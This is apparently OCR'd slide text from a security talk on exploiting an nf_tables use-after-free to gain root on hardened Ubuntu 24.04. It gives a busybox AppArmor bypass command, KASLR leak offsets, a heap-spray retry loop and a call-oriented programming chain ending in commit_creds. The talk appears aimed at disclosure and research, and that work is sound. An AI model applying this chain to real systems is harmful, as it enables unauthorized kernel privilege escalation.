
Offset	Field	
+0x00	**blob_gen_0** struct nft_rule_blob *	**CODE EXECUTION** packet eval follows ptr
+0x08	blob_gen_1 (struct nft_rule_blob *)	
+0x10	rules (struct list_head)	
+0x20	list (struct list_head)	
+0x30	rhlhead (struct rhlist_head)	
+0x40	**table** struct nft_table *	**INFO LEAK** table ptr leaks heap addr
+0x48	handle (u64)	
+0x50	use (u32) = 0	
+0x58	**name** char *	**ARBITRARY READ** GETSETELEM reads name
+0x60	udlen (u16) + udata (u8 *)	
+0x70	blob_next (struct nft_rule_blob *)	

kmalloc-cg-128

Three primitives from one freed struct: code exec, info leak, arbitrary read.

Reclaim with controlled data → full exploitation chain.

THE UAF TIMELINE



Step-by-step breakdown:

1. chain->use = 1 (catchall element references chain via GOTO verdict)
2. Abort cycle: use drained to 0 — activate() skips inactive element (the one-char bug)
3. DELCHAIN succeeds (use==0). Chain memory released: 120 bytes in kmalloc-cg-128
4. Heap spray: reclaim freed slot with 248-byte COP payload (table userdata, same sub-cache)
5. Trigger: TCP connect() → nft_do_chain → fake blob_gen_0 → COP → commit_creds(fake_cred)

SECTION RECAP

What we have:

[+] Deterministic UAF (no race)
[+] 120B nft_chain in kmalloc-cg-128
[+] Dangling pointer (catchall elem)
[+] blob_gen_0: code execution
[+] chain->name: arbitrary read

```
What's blocking us:

  [-]  KASLR: don't know kernel base
  [-]  RETHUNK: ROP gadgets constrained
  [-]  RANDOM_KMALLOC: wrong cache
  [-]  AppArmor: can't create userns
```

AGENDA

From UAF to Root on Ubuntu 24.04

All default mitigations enabled

Part I: The Bug
Root cause analysis of the inverted genmask check


► **Part II: Exploitation**
From UAF to root on hardened Ubuntu 24.04

Part III: Container Escape
Escaping AKS and GKE managed Kubernetes

Part IV: Disclosure
Three vendors, three reasons, same result

Closing: Lessons Learned
What the industry should fix

THE EXPLOITATION ROADMAP



STAGE 1: THE APPARMOR PROBLEM

Ubuntu 24.04:

```
kernel.apparmor_restrict_unprivileged_userns = 1
```

Effect:

```
unshare(CLONE_NEWUSER | CLONE_NEWNET) -> EPERM
No CAP_NET_ADMIN -> No nftables access
```

==========

Qualys userns bypasses (March 2025):

```
aa-exec -p unconfined -- ./exploit
```

Status: PATCHED in 6.8.0-100

```
aa-exec now transitions to "unprivileged_userns"
-> strips CAP_NET_ADMIN
```

STAGE 1: THE BUSYBOX BYPASS

/etc/apparmor.d/busybox

```
  profile busybox /usr/bin/busybox flags=(unconfined) {
    # Named unconfined profile -- inherits all capabilities
    # Does NOT trigger userns_create transition
  }
```

```
user$ busybox unshare -Urn ./exploit --no-ns

[*] User namespace created (CAP_NET_ADMIN acquired)
[*] Network namespace created
[*] nftables operations available
```

busybox-static: dependency of ubuntu-minimal (ALWAYS installed)
restrict_unprivileged_unconfined: disabled until Ubuntu 25.04

STAGE 2: THE KASLR PROBLEM

KASLR: Two Independent Address Spaces

Both must be leaked independently. One leak is not enough.

Virtual Address Space

`0xffffffff...`

vmlinux
kernel text + data
~32 MB region

unmapped gap

modules
nf_tables.ko
~1.5 GB range

`0xfffffffc...`

Randomized independently
per boot

Leak 1: nf_tables Module Base

Target: victim3 name (kmalloc-cg-16)

1. Free victim3 chain (UAF)
2. Spray 2048 nft_last expressions
3. Reclaim name buf with nft_last_ops ptr
4. Read via GETSETELEM

```
module_base = addr - 0x54980
```

Leak 2: vmlinux Kernel Base

Target: victim4 name (kmalloc-cg-256)

1. Overwrite victim4.name pointer
2. Point to struct module (from Leak 1)
3. Read module.list.prev via GETSETELEM
4. prev links back into vmlinux .data

```
vmlinux_base = prev - offset
```

Depends on Leak 1 (sequential)

What each unlocks:

1. Module base needed for:

nft_dynset_eval addr
ops->update target
set->ops self-reference
→ COP dispatch

2. vmlinux base needed for:

commit_creds addr
init_cred addr
init_user_ns addr
→ fake cred payload

Both together:

COP chain dispatches through module code to call vmlinux function


Both KASLR bases defeated

Leak 1 feeds Leak 2: module base locates struct module, whose list.prev reveals vmlinux.
Both leaks use the same dangling pointer read primitive, no new bugs needed.

KASLR LEAK: THE DANGLING POINTER READ

Dangling Pointer Read Chain

GETSETELEM follows: catchall → freed chain → freed name → controlled data leak



Three dangling pointers, two KASLR leaks, zero race conditions

catchall element stays live after chain is freed → read chain fields → read name buffer
All via legitimate GETSETELEM netlink requests. No timing sensitivity.

KASLR LEAK: MODULE BASE

nft_last expression spray:

```
struct nft_expr {
    const struct nft_expr_ops *ops;   // +0x00 -> MODULE .rodata
    unsigned char data[];             // +0x08 (priv data)
};

ops->size = 16 bytes -> kmalloc-cg-16
Matches freed chain->name slot!
```

Steps:

1. Free chain->name (16 bytes, kmalloc-cg-16)
2. Spray 2048 nft_last expressions -> same cache
3. One reclaims the freed slot
4. GETSETELEM reads "chain name" -> nft_last_ops pointer

```
module_base = nft_last_ops - 0x54980
```

KASLR LEAK: VMLINUX BASE

struct module (__this_module in nf_tables.ko):

```
  +0x00: state = MODULE_STATE_LIVE
  +0x08: list.next -> (next module)
  +0x10: list.prev -> &modules          <-- VMLINUX BSS!
  +0x18: name = "nf_tables"

  nf_tables is always the most recently loaded module
  -> list.prev always points to the global 'modules' list head
```

Steps:

1. Compute: mod_list_prev = module_base + 0x3D580 + 0x10
2. Spray fake chain with name ptr -> mod_list_prev
3. GETSETELEM reads "chain name" -> &modules pointer

```
  vmlinux_base = &modules - 0x25dd880
```

DEFEATING RANDOM_KMALLOC_CACHES

CONFIG_RANDOM_KMALLOC_CACHES (Ubuntu 24.04 GA):

16 randomized sub-caches per slab size class.
Each kmalloc callsite -> statically mapped to one sub-cache at boot.


Attacker spray from different callsite -> different sub-cache.
Heap feng shui is "dead."

The weakness:

The mapping is per-CALLSITE, not per-allocation.
Same callsite = same sub-cache. Always.

```
nf_tables_addchain -> nla_strdup -> sub-cache X
nf_tables_addchain -> nla_strdup -> sub-cache X   (SAME!)
nf_tables_addchain -> nla_strdup -> sub-cache X   (ALWAYS!)
```

SLAB PAGE PINNING



PROBABILISTIC TO DETERMINISTIC

Parent Process retry loop:

```
for attempt in 1..30:
  child = fork()
  if child:
    unshare(CLONE_NEWNET)
    try_kaslr_leak()
    if success:
      write /tmp/kaslr_cache
      try_cop_chain()
    exit()
  waitpid(child)
  if /tmp/kaslr_cache exists:
    skip Stage 2 on next try
```

```
Attempt 1: ~1/16 chance (spray vs sub-cache)
Attempt 2+: leak CACHED -> skip to Stage 4
-> Expected: root within 4-5 attempts
```

THE RETHUNK PROBLEM

CONFIG_RETHUNK=y (Ubuntu 24.04):

Before:
```
  function:
    ...
    ret    <- 0xc3
```

After:
```
  function:
    ...
    jmp __x86_return_thunk
```

=> Compiler-emitted **RET** replaced with **jmp __x86_return_thunk**.
=> Unaligned 0xc3 bytes still exist but NOT at instruction boundaries.

Classical ROP chain:
```
  pop rdi; ret -> (address)
  pop rsi; ret -> (value)
  ...
```


Status: Constrained - We use a different approach!

CALL-ORIENTED PROGRAMMING

ROP uses backward-edge (RET) -> **affected by RETHUNK**

COP uses forward-edge (CALL/JMP) -> **unaffected**

```
+-----------------------------------------+
|  nft_do_chain evaluation loop:          |
|                                         |
|  for each rule in chain->blob:          |
|    for each expr in rule:               |
|      expr->ops->eval(expr, regs, pkt);  |
|              ^                          |
|              |                          |
|      INDIRECT CALL through ops pointer  |
|      -> We control ops                  |
|      -> We control what gets called     |
+-----------------------------------------+
```



THE COP CHAIN: nft_dynset_eval

```
void nft_dynset_eval(const struct nft_expr *expr, ...)
{
    struct nft_dynset_priv *priv = nft_expr_priv(expr);
    struct nft_set *set = priv->set;              // [1] attacker-controlled

    const struct nft_set_ops *ops = set->ops;     // [2] at set+0xC0

    ops->update(set, ...);                        // [3] CALL: ops->update(set)
